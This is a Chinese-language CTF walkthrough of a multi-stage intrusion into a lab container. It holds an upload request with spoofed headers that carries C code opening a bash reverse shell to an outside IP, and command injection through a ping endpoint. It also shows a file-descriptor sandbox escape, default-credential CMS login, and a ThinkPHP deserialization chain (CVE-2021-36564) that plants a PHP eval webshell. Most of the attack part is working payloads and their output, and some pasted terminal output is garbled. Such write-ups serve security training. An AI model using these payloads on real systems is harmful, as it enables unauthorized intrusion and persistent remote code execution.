134     client_socket = accept(server_socket, (struct sockaddr *)&client_addr, &client_addr_len);
135     if (client_socket < 0) {
136         client_socket = accept(server_socket, (struct sockaddr *)&client_addr, &client_addr_len);
137     }
138     char client_ip[INET_ADDRSTRLEN];
139     inet_ntop(AF_INET, &client_addr.sin_addr, client_ip, INET_ADDRSTRLEN);
140     printf("Client connected from IP: %s\n", client_ip);
141     char ip_address[INET_ADDRSTRLEN];
142     const char *interface_name = "eth0";
143     if (get_ip_address(interface_name, ip_address) == 0) {
144         printf("IP address of eth0: %s\n", ip_address);
145     } else {
146         printf("Failed to get the IP address of eth0.\n");
147     }
148     while(flag) {
149         if(strcmp(client_ip,ip_address)) {
150             send(client_socket,"Only nc by localhost!\n",sizeof("Only nc by loca
151             exit(0);
152         } else {
153             flag=0;
154         }
155     }
156     command(server_socket,client_socket);
157     return 0;
158 }

```

可以发现源码这有文件上传限制ip头是127.0.0.1 然后identity.c是一个沙盒（思路借鉴xuanxuan大佬的：[清华校赛THUCTF2019 之 固若金汤 | Clang裁缝店 \(xuanxuanblingbling.github.io\)](#)），等下再说，先利用文件上传和命令执行进行反弹shell方便操作。

TIPS:

反弹shell方法不唯一，可以用python3 或者 C语言 对于ping.c里面我是ban了chmod所以直接用sh脚本是不可行的

但是由于包非常的长，我建议是用pwntools连接然后上传post包再用nc发送（也可以直接nc后复制过去）

包源自于上面抓取出源码后本地运行BP抓包即可

```

1 POST /upload_avatar HTTP/1.1
2 Host: 192.168.200.1:82

```

```
3 Content-Length: 432
4 Accept: */
5 X-Forwarded-For: 127.0.0.1
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1DQPZVQj5fitQH
9 Origin: http://192.168.200.1:82
10 Referer: http://192.168.200.1:82/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 -----WebKitFormBoundary1DQPZVQj5fitQH1
16 Content-Disposition: form-data; name="file"; filename="1.png"
17 Content-Type: text/plain
18
19 #include <stdio.h>
20 #include <stdlib.h>
21 #include <sys/wait.h>
22 #include <sys/ptrace.h>
23
24 int main(int argc , char **argv){
25     setbuf(stdout,0);
26     setbuf(stdin,0);
27     system("bash -c 'exec bash -i >& /dev/tcp/43.136.79.41/12234 0>&1'");
28 }
29 -----WebKitFormBoundary1DQPZVQj5fitQH1--
```

结果如下

```
1 / # nc 192.168.200.1 82
2 nc 192.168.200.1 82
3 POST /upload_avatar HTTP/1.1
4 Host: 192.168.200.1:82
5 Content-Length: 432
6 Accept: */
7 X-Forwarded-For: 127.0.0.1
8 X-Requested-With: XMLHttpRequest
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1DQPZVQj5fitQH
11 Origin: http://192.168.200.1:82
12 Referer: http://192.168.200.1:82/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: zh-CN,zh;q=0.9
15 Connection: close
```

```
16
17 -----WebKitFormBoundary1DQPZVQj5fitQHI1
18 Content-Disposition: form-data; name="file"; filename="1.png"
19 Content-Type: text/plain
20
21 #include <stdio.h>
22 #include <stdlib.h>
23 #include <sys/wait.h>
24 #include <sys/ptrace.h>
25
26 int main(int argc , char argv){
27     setbuf(stdout,0);
28     OST /upload_avatar HTTP/1.1
29     setbuf(stdin,0);
30             system("bash -c 'exec bash -i >& /dev/tcp/43.136.79.41/12234 0>&
31 }
32 -----WebKitFormBoundary1DQPZVQj5fitQHI1--
33 Host: 192.168.200.1:82
34 Content-Length: 432
35 Accept: */*
36 X-Forwarded-For: 127.0.0.1
37 X-Requested-With: XMLHttpRequest
38 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
39 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundary1DQPZVQj5fitQH
40 Origin: http://192.168.200.1:82
41 Referer: http://192.168.200.1:82/
42 Accept-Encoding: gzip, deflate
43 Accept-Language: zh-CN,zh;q=0.9
44 Connection: close
45
46 -----WebKitFormBoundary1DQPZVQj5fitQHI1
47 Content-Disposition: form-data; name="file"; filename="1.png"
48 Content-Type: text/plain
49
50 #include <stdio.h>
51 #include <stdlib.h>
52 #include <sys/wait.h>
53 #include <sys/ptrace.h>
54
55 int main(int argc , char argv){
56     setbuf(stdout,0);
57     setbuf(stdin,0);
58             system("bash -c 'exec bash -i >& /dev/tcp/43.136.79.41/12234 0>&
59 }
60 -----WebKitFormBoundary1DQPZVQj5fitQHI1--
61 ls
62 ls
```

```
63 ls
64 ls
65 ls
66 ls
67 ls
68 ls
69 ls
70 ls
71 HTTP/1.0 302 FOUND
72 Content-Type: text/html; charset=utf-8
73 Content-Length: 208
74 Location: http://192.168.200.1:82/
75 Server: Werkzeug/2.0.3 Python/3.6.9
76 Date: Fri, 21 Jul 2023 14:06:02 GMT
77
78 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
79 <title>Redirecting...</title>
80 <h1>Redirecting...</h1>
81 <p>You should be redirected automatically to target URL: <a href="/">/</a>. If n
```

现在写命令编译和执行（提前准备好端口监听）

长度计算别忘记了

```
1 >>> a='ip_address=127.0.0.1\nmv avatar.png exp.c'
2 >>> print(len(a))
3 40
4 >>>
```

```
1 echo -e "POST /ping HTTP/1.1\r\nHost: 192.168.200.1:82\r\nContent-Length:
40\r\nAccept: */*\r\nContent-Type: application/x-www-form-urlencoded;
charset=UTF-8\r\nOrigin: http://192.168.200.1:82\r\nReferer:
http://192.168.200.1:82/\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language:
zh-CN,zh;q=0.9,en;q=0.8\r\nCookie:\r\nConnection:
close\r\n\r\nip_address=127.0.0.1\nmv avatar.png exp.c" | nc 192.168.200.1 82
```

开始编译

```
1 >>> a='ip_address=127.0.0.1\ngcc -o exp exp.c'
2 >>> print(len(a))
3 37
4 >>>
```

```
1 echo -e "POST /ping HTTP/1.1\r\nHost: 192.168.200.1:82\r\nContent-Length: 37\r\nAccept: */*\r\nContent-Type: application/x-www-form-urlencoded; charset=UTF-8\r\nOrigin: http://192.168.200.1:82\r\nReferer: http://192.168.200.1:82/\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: zh-CN,zh;q=0.9,en;q=0.8\r\nCookie:\r\nConnection: close\r\n\r\n\r\nip_address=127.0.0.1\ngcc -o exp exp.c" | nc 192.168.200.1 82
```

## 开始执行

```
1 >>> a='ip_address=127.0.0.1\n./exp'
2 >>> print(len(a))
3 26
4 >>>
```

```
1 echo -e "POST /ping HTTP/1.1\r\nHost: 192.168.200.1:82\r\nContent-Length: 26\r\nContent-Type: application/x-www-form-urlencoded; charset=UTF-8\r\nOrigin: http://192.168.200.1:82/\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: zh-CN,zh;q=0.9,en;q=0.8\r\nCookie:\r\nConnection: close\r\n\r\n\r\nip_address=127.0.0.1\ngcc -o exp exp.c" | nc 192.168.200.1 82
```

成功拿下反弹shell!

看见根目录2个flag

```
1 ctfuser@6366ed56296c:/# ls -l
2 ls -l
3 total 92
4 drwxr-xr-x 1 ctfuser ctfuser 4096 Jul 21 14:43 app
5 drwxr-xr-x 1 root    root    4096 Jul 21 13:01 bin
6 drwxr-xr-x 2 root    root    4096 Apr 24 2018 boot
7 drwxr-xr-x 6 root    root    360 Jul 21 14:41 dev
8 drwxr-xr-x 1 root    root    4096 Jul 21 14:41 etc
9 ----- 1 mysql  mysql   26 Jul 21 14:20 flag
10 ----- 1 ctf    ctf    154 Jul 21 14:20 flag_mini
11 drwxr-xr-x 1 root    root    4096 Jul 21 13:02 home
12 drwxr-xr-x 1 root    root    4096 Jul 21 13:01 lib
13 drwxr-xr-x 2 root    root    4096 Jul 21 13:01 lib32
14 drwxr-xr-x 1 root    root    4096 Jul 21 13:00 lib64
15 drwxr-xr-x 2 root    root    4096 Sep 30 2021 media
16 drwxr-xr-x 2 root    root    4096 Sep 30 2021 mnt
17 drwxr-xr-x 2 root    root    4096 Sep 30 2021 opt
18 dr-xr-xr-x 233 root  root     0 Jul 21 14:41 proc
```

```
19 drwx----- 2 root root 4096 Sep 30 2021 root
20 drwxr-xr-x 1 root root 4096 Jul 21 14:41 run
21 drwxr-xr-x 1 root root 4096 Jul 21 13:01 sbin
22 drwxr-xr-x 2 root root 4096 Sep 30 2021 srv
23 dr-xr-xr-x 13 root root 0 Jul 21 14:41 sys
24 drwxrwxrwt 1 root root 4096 Jul 21 14:43 tmp
25 drwxr-xr-x 1 root root 4096 Jul 21 13:01 usr
26 drwxr-xr-x 1 root root 4096 Jul 21 13:00 var
```

一个属于mysql一个属于ctf，我们先从ctf入手，先cat /etc/passwd

```
ctf:x:1001:1001::/home/ctf:/bin/bash
```

再结合上面泄露的沙盒源码

```
1 void command(int server_socket,int client_socket) {
2     char buf[0x666];
3     memset(buf,0,0x666);
4     write(client_socket,"Tmp-Command:",sizeof("Tmp-Command:"));
5     read(client_socket, buf, 0x10);
6     setgid(1001);
7     setuid(1001);
8     popen(buf, "w");
9 }
```

有一次命令执行的机会，权限刚好是属于ctf的，我们先看main的逻辑

main函数是先init\_dir();然后创建socket并且检测ip是否是eth0网卡的（也就是说nc的时候要nc eth0\_ip xxx 而不是127.0.0.1这个回环地址）我们再看看init\_dir;

```
1 int fd=open("/home/ctf/sandbox/",O_RDONLY);
2 if(fd<2) {
3     exit(0);
4 }
5
6 sprintf(cmd,"%s%s","chmod 777 ",dir_name);
7 system(cmd);
```

开启了一个目录并且没有关闭，而且对于随机目录777了可以随便写，已知popen属于子进程，父子进程共享文件描述符，现在我们要做的就是在sandbox生成的随机目录下

创建exp然后gcc编译再nc上去的时候执行就可以了

exp如下

```
1 echo '#include <fcntl.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <unistd.h>
5 void main()
6 {
7     int fd=openat(3,"../../../../../../../../flag_mini",O_RDONLY,0664);
8     fchmod(fd,0777);
9 }' > exp.c
10 gcc exp.c -o exp
```

用echo写入

然后获取网卡ip

```
1 ctfuser@a855a5f2bf56:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$ ifconfig
2 </sandbox/d41d8cd98f00b204e9800998ecf8427e$ ifconfig
3 br0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
4         inet 192.168.200.1 netmask 255.255.255.0 broadcast 0.0.0.0
5             ether fa:dc:09:8b:f9:25 txqueuelen 1000 (Ethernet)
6                 RX packets 67 bytes 5615 (5.6 KB)
7                 RX errors 0 dropped 0 overruns 0 frame 0
8                 TX packets 52 bytes 4759 (4.7 KB)
9                 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
10
11 eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
12         inet 172.20.0.2 netmask 255.255.0.0 broadcast 172.20.255.255
13             ether 02:42:ac:14:00:02 txqueuelen 0 (Ethernet)
14                 RX packets 200 bytes 16365 (16.3 KB)
15                 RX errors 0 dropped 0 overruns 0 frame 0
16                 TX packets 154 bytes 19817 (19.8 KB)
17                 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

结果如下

```
1 <41d8cd98f00b204e9800998ecf8427e$ nc 172.20.0.2 9999
2 Tmp-Command:./exp
3 ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$ ls -l /
4 <f/sandbox/d41d8cd98f00b204e9800998ecf8427e$ ls -l /
5 total 92
6 drwxr-xr-x 1 ctfuser ctfuser 4096 Jul 21 15:22 app
7 drwxr-xr-x 1 root root 4096 Jul 21 13:01 bin
```

```

8 drwxr-xr-x 2 root      root    4096 Apr 24 2018 boot
9 drwxr-xr-x 6 root      root    360 Jul 21 15:20 dev
10 drwxr-xr-x 1 root      root    4096 Jul 21 15:20 etc
11 ----- 1 mysql      mysql   26 Jul 21 15:12 flag
12 -rwxrwxrwx 1 ctf       ctf     154 Jul 21 15:12 flag_mini
13 drwxr-xr-x 1 root      root    4096 Jul 21 13:02 home
14 drwxr-xr-x 1 root      root    4096 Jul 21 13:01 lib
15 drwxr-xr-x 2 root      root    4096 Jul 21 13:01 lib32
16 drwxr-xr-x 1 root      root    4096 Jul 21 13:00 lib64
17 drwxr-xr-x 2 root      root    4096 Sep 30 2021 media
18 drwxr-xr-x 2 root      root    4096 Sep 30 2021 mnt
19 drwxr-xr-x 2 root      root    4096 Sep 30 2021 opt
20 dr-xr-xr-x 225 root    root    0 Jul 21 15:20 proc
21 drwx----- 2 root      root    4096 Sep 30 2021 root
22 drwxr-xr-x 1 root      root    4096 Jul 21 15:20 run
23 drwxr-xr-x 1 root      root    4096 Jul 21 13:01 sbin
24 drwxr-xr-x 2 root      root    4096 Sep 30 2021 srv
25 dr-xr-xr-x 13 root    root    0 Jul 21 15:20 sys
26 drwxrwxrwt 1 root      root    4096 Jul 21 15:22 tmp
27 drwxr-xr-x 1 root      root    4096 Jul 21 13:01 usr
28 drwxr-xr-x 1 root      root    4096 Jul 21 13:00 var
29 ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$ cat /fl
30 <ox/d41d8cd98f00b204e9800998ecf8427e$ cat /flag_mini
31 恭喜你成功完成了渗透大师的第一步,但是你不能止步于此,还有一个宝藏在王之宝库!flag{Welcome_T

```

flag\_mini成功获取，我们进行下一步针对mysql的flag开始

### 第三阶段

上来先做信息收集第一看进程

#### 进程探查：

```

1 <tf/sandbox/d41d8cd98f00b204e9800998ecf8427e$ ps -ef
2 UID          PID  PPID   C STIME TTY          TIME CMD
3 root          1      0  0 15:20 ?        00:00:00 /bin/sh -c service apache2 s
4 root          24     1  0 15:20 ?        00:00:00 /usr/sbin/apache2 -k start
5 www-data      27     24  0 15:20 ?        00:00:00 /usr/sbin/apache2 -k start
6 www-data      28     24  0 15:20 ?        00:00:00 /usr/sbin/apache2 -k start
7 www-data      29     24  0 15:20 ?        00:00:00 /usr/sbin/apache2 -k start
8 www-data      30     24  0 15:20 ?        00:00:00 /usr/sbin/apache2 -k start
9 www-data      31     24  0 15:20 ?        00:00:00 /usr/sbin/apache2 -k start
10 mysql         64     1  0 15:20 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe
11 mysql         426    64  0 15:20 ?        00:00:00 /usr/sbin/mysqld --basedir=/
12 root          498    1  0 15:20 ?        00:00:00 su ctfuser -c ./start.sh
13 ctfuser       499    498 0 15:20 ?        00:00:00 /bin/sh ./start.sh

```

14	ctfuser	503	499	0	15:20	?	00:00:00	python3 app.py
15	ctfuser	504	499	0	15:20	?	00:00:00	tail -f /dev/null
16	root	518	1	0	15:20	?	00:00:00	/usr/sbin/xinetd -pidfile /r
17	root	519	518	0	15:21	?	00:00:00	/bin/sh /app/run.sh
18	root	527	519	4	15:21	?	00:00:07	qemu-system-x86_64 -m 128M -
19	ctfuser	544	503	0	15:22	?	00:00:00	sh -c ping -c 2 127.0.0.1 ./
20	ctfuser	546	544	0	15:22	?	00:00:00	./exp
21	ctfuser	547	546	0	15:22	?	00:00:00	sh -c bash -c 'exec bash -i
22	ctfuser	548	547	0	15:22	?	00:00:00	bash -i
23	ctfuser	569	548	0	15:23	?	00:00:00	ps -ef

## 第二探查服务开启状况

### 服务开启状态

```

1 ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$ service
2 <d8cd98f00b204e9800998ecf8427e$ service --status-all
3 [ + ] apache-htcacheclean
4 [ + ] apache2
5 [ ? ] binfmt-support
6 [ - ] cron
7 [ - ] dbus
8 [ ? ] hwclock.sh
9 [ - ] mysql
10 [ - ] procps
11 [ - ] rsyslog
12 [ - ] uml-utilities
13 [ + ] xinetd
14 ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$
```

## 第三查找可写文件

### 可写文件查找

```

1 ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$ find /
2 <hoami)" -exec ls -ld {} + 2>/dev/null | sort -k 1,1
3 -rw-r--r-- 1 ctfuser ctfuser 220 Apr  4 2018 /home/ctfuser/.bash_logout
4 -rw-r--r-- 1 ctfuser ctfuser 320 Feb 23 2021 /etc/apache2/ports.conf
5 -rw-r--r-- 1 ctfuser ctfuser 807 Apr  4 2018 /home/ctfuser/.profile
6 -rw-r--r-- 1 ctfuser ctfuser 3771 Apr  4 2018 /home/ctfuser/.bashrc
7 -rw-rw-r-- 1 ctfuser ctfuser 189 Jul 21 15:22 /home/ctf/sandbox/d41d8cd98f00b20
8 -rwxrwxr-x 1 ctfuser ctfuser 8344 Jul 21 15:22 /home/ctf/sandbox/d41d8cd98f00b20
9 drwxr-xr-x 2 ctfuser ctfuser 4096 Jul 21 13:02 /home/ctfuser
```

```
10 ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$
```

## 第四查看sudo权限

### sudo权限查看

```
1 ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$ sudo -l
2 <f/sandbox/d41d8cd98f00b204e9800998ecf8427e$ sudo -l
3 Matching Defaults entries for ctfuser on c0be8aae3e0f:
4     env_reset, mail_badpass,
5     secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
6
7 User ctfuser may run the following commands on c0be8aae3e0f:
8     (root) NOPASSWD: /usr/sbin/service xinetd stop, /usr/sbin/service apache2
9         reload
10 ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$
```

综上分析，可以知道目前开启了阿帕奇和xinetd，sudo 下允许我们ctfuser去重载阿帕奇和关闭xinetd，而且允许我们修改

/etc/apache2/ports.conf 这个文件是来决定阿帕奇的运行端口的。而且最后这个flag是属于mysql的，意味着肯定要使用到mysqlshell。

第三阶段思路如下

先修改好ports.conf的端口映射，具体需要修改的端口获取如下


```
1
2 ctfuser@c0be8aae3e0f:/etc/xinetd.d$ cat ctf
3 cat ctf
4 service ctf
5 {
6     disable = no
7     socket_type = stream
8     protocol   = tcp
9     wait       = no
10    user       = root
11    type       = UNLISTED
12    port       = 8888
13    bind       = 0.0.0.0
14    server     = /bin/bash
15    # replace helloworld to your program
16    server_args = -c /app/run.sh
```

```
17    banner_fail = /etc/banner_fail
18    # safety options
19    per_source  = 10 # the maximum instances of this service per source IP address
20    rlimit_cpu  = 60 # the maximum number of CPU seconds that the service may use
21    rlimit_as   = 1024M # the Address Space resource limit for the service
22    #access_times = 2:00-9:00 12:00-24:00
23
24    #Instances=20 #process limit
25    #per_source=5 #link ip limit
26
27    #log warning die
28    log_on_success = PID HOST EXIT DURATION
29    log_on_failure  =HOST ATTEMPT
30    log_type =FILE /var/log/myservice.log 8388608 15728640
31
32 }
33 ctfuser@ctfuser:~/Desktop$
```

可以知道是8888，然后用sudo去stop xinetd的服务再去 reload 阿帕奇的服务，就可以在外网访问到阿帕奇了。

修改命令如下

```
1 echo "$(cat /etc/apache2/ports.conf | sed 's/Listen 80/Listen 8888/')" >
  /etc/apache2/ports.conf
2 sudo service xinetd stop
3 sudo service apache2 reload
```



现在成功访问到外网。

我们现在系统内访问下/var/www/html目录，发现没有权限

```
1 ctfuser@c0be8aae3e0f:/etc/xinetd.d$ cd /var/www/html
2 cd /var/www/html
3 bash: cd: /var/www/html: Permission denied
4 ctfuser@c0be8aae3e0f:/etc/xinetd.d$ ls -l /var/www
5 ls -l /var/www
6 total 4
7 drwxrw--- 1 www-data www-data 4096 Jul 21 15:12 html
8 ctfuser@c0be8aae3e0f:/etc/xinetd.d$
```

现在外网尝试路由index.php,发现是一个CMS叫ZengCMS，非常小众的CMS，去码云可以获取到源码

ZengCMS: ZengCMS是基于最新TP6.0.x框架和Layui2.5.x的后台管理系统。它能够快速开发多端（PC&WAP）、多语言、多城市利于SEO优化的CMS建站系统。框架易于功能扩展，代码维护，方便二次开发，帮助开发者简单高效降低二次开发成本，满足专注业务深度开发的需求。系统集成了完善的权限管理，强大的RESTful API，功能插件化开发，期待更多的功能加QQ群 930328106 - Gitee.com

The screenshot shows a website with a header containing links like '网站首页', '网站建设', '案例展示', '新闻中心', '关于我们' (highlighted in blue), '开发手册', and 'EN'. A sidebar on the right has a '在线客服' button. The main content area features a large '1000 x 250' banner, a navigation bar with tabs for '关于我们', '公司简介', and '联系我们', and a section about their vision and CMS.

**ZengCMS**  
ZengCMS内容管理系统是快速建站神器  
Copyright © 2020 Powered by ZengCMS v1.0.0  
粤ICP备xxxxxx号 网站地图 XML地图  
服务：网站建设  
友情链接： 百度  
北京案例展示 天津案例展示 广州案例展示 深圳案例展示 北京新闻中心

**联系方式**  
地 址：广州市天河区某某园区  
手 机：xxxxxxxxxxxx  
Q Q：185789392  
邮 箱：zengcms@qq.com

**扫码联系客服**

进入后台看看

<http://172.28.60.132:32777/index.php/admin/login.php>

，默认弱口令账号成功进入admin 123456

The admin panel dashboard includes sections for '常规' (General), 'CMS', and '插件' (Plugins). It displays a message about the install directory and a welcome message for the admin user. Below is a summary of system basic parameters:

系统基本参数	值
ZengCMS版本	1.0.0
PHP版本	7.2.24-Ubuntu0.18.04.17
数据库版本	5.7.42-Ubuntu0.18.04.1
服务器域名	172.28.60.132
程序目录	/var/www
服务器时间	2023年6月18日 22:12:11
服务引擎	Apache/2.4.29 (Ubuntu)
服务端口	32770
最大占用内存	128M
执行时间限制	30秒
安全模式	×
魔法函数	×

这里数据库相关的和文件上传有危害相关的我都删除了（本来有很多文件上传漏洞的）

由于该cms是引用thinkphp的，thinkphp6.0.8有反序列漏洞，该cms未进行修复。

漏洞编号CVE-2021-36564，具体文章查看<https://github.com/top-think/framework/issues/2559>。

下面找反序列点，在common的函数中对登录有个判断，这里先对cookie进行加密，然后再用反序列函数去解序列化。

```
OPEN FILES
index.php x common.php * htp.php

index.php x common.php * htp.php
80     return $project_arr;
81 }
82 /**
83 * 检测用户是否登录
84 * @return integer 0-未登录, 大于0-当前登录用户ID
85 */
86 function is_login()
87 {
88     // 记住密码
89     if(cookie('admin_auth_cookie')){
90         $admin_auth_cookie = think_decrypt(cookie('admin_auth_cookie'));
91         if($admin_auth_cookie){
92             $admin_auth = unserialize($admin_auth_cookie);
93             if(is_array($admin_auth) && !isset($admin_auth['uid'])){
94                 session('admin_auth',$admin_auth);
95             }
96         }
97     }
98     $user = session('admin_auth');
99     if (empty($user)) { //未登陆
100        return 0;
101    } else {
102        $admin = Db::name('admin')->field('random_number,status')->where('id', $user['uid'])->find();
103        if (!$admin) {
104            return -3; //用户不存在
105        }
106        if (!($admin['status'])) {
107            return -4; //用户已被禁止登录
108        }
109    }
110 }
```

我们生成url序列化exp

```
1<?php
2namespace League\Flysystem\Cached\Storage{
3    use League\Flysystem\Filesystem;
4    abstract class AbstractCache{
5        protected $autosave = false;
6    }
7    class Adapter extends AbstractCache
8    {
9        protected $adapter;
10       protected $file;
11       public function __construct(){
12           $this->complete = "*/<?php @eval($_POST['hack']); ?>";
13           $this->expire = "hrpppppp";
14           $this->adapter = new \League\Flysystem\Adapter\Local();
15           $this->file ="hrp.php";
16       }
17   }
18 }
19
20 namespace League\Flysystem\Adapter{
21     class Local extends AbstractAdapter{
22     }
23     abstract class AbstractAdapter{
24         protected $pathPrefix;
```

```

25     public function __construct(){
26         $this->pathPrefix = "./";
27     }
28 }
29 }
30 namespace {
31     use League\Flysystem\Cached\Storage\Adapter;
32     $a = new Adapter();
33     echo urlencode((serialize($a)))."\n\n\n";
34
35 }

```

生成后

```

1 0%3A39%3A%22League%5CFlysystem%5CCached%5CStorage%5CAdapter%22%3A5%3A%7Bs%3A11%
  3A%22%00%2A%00autosave%22%3Bb%3A0%3Bs%3A10%3A%22%00%2A%00adapter%22%3B0%3A30%3A
  %22League%5CFlysystem%5CAdapter%5CLocal%22%3A1%3A%7Bs%3A13%3A%22%00%2A%00pathPr
  efix%22%3Bs%3A2%3A%22.%2F%22%3B%7Ds%3A7%3A%22%00%2A%00file%22%3Bs%3A7%3A%22hrp.
  php%22%3Bs%3A8%3A%22complete%22%3Bs%3A33%3A%22%2A%2F%3C%3Fphp+%40eval%28%24_POS
  T%5B%27hack%27%5D%29%3B+%3F%3E%22%3Bs%3A6%3A%22expire%22%3Bs%3A8%3A%22hrppppp%
  22%3B%7D

```

我们再放到上面提到的函数里面，解url和加密，本地生成到1.html里

```

1 $urlEncodedString =
"0%3A39%3A%22League%5CFlysystem%5CCached%5CStorage%5CAdapter%22%3A5%3A%7Bs%3A11%
  3A%22%00%2A%00autosave%22%3Bb%3A0%3Bs%3A10%3A%22%00%2A%00adapter%22%3B0%3A30%3A
  %22League%5CFlysystem%5CAdapter%5CLocal%22%3A1%3A%7Bs%3A13%3A%22%00%2A%00pathP
  refix%22%3Bs%3A2%3A%22.%2F%22%3B%7Ds%3A7%3A%22%00%2A%00file%22%3Bs%3A7%3A%22hrp
  .php%22%3Bs%3A8%3A%22complete%22%3Bs%3A33%3A%22%2A%2F%3C%3Fphp+%40eval%28%24_POS
  T%5B%27hack%27%5D%29%3B+%3F%3E%22%3Bs%3A6%3A%22expire%22%3Bs%3A8%3A%22hrppppp%
  %22%3B%7D";
2 $a = urldecode($urlEncodedString);
3 file_put_contents('1.html', think_encrypt($a));

```

现在访问后台主页抓包看

如下

1 8K1JND7mro0gz\_3q4yiHnQk98iw7alwdGfd6jJ8\_6ekpVWhzezsAlhrUIU1h72RoLNlSKYMEGJ37o  
QTwR04VSvg9zfvKKMj1BK\_HdGF\_dN20X\_AvoMkipthoVl2eBL1KTbF9oTKpxDdSx1yfbNiJfTG0AsYp  
B28w00SZWyk1BLsf8LgVKUCN05SsNjfHuuyjpAw5GWkEeYLKIao851HpFj-  
6J0v\_8aRdmkStBpWaMsLN-LvIMY\_HULE\_\_lg0XvdArKGf\_sUUuK2WaMbbE7t-  
dhSFsWVGdNzQ8kbrwmPqAx6l\_Mf9CtkJNAHEBD2WFzM82Wz6sptxgKqjw2rdp2jNRTd\_Sjqnil7qfAL  
5wYZXX0bAzv0HoKvz\_XkJHYPWF5BgvmtxOKNhB

现在进行漏洞触发修改cookie

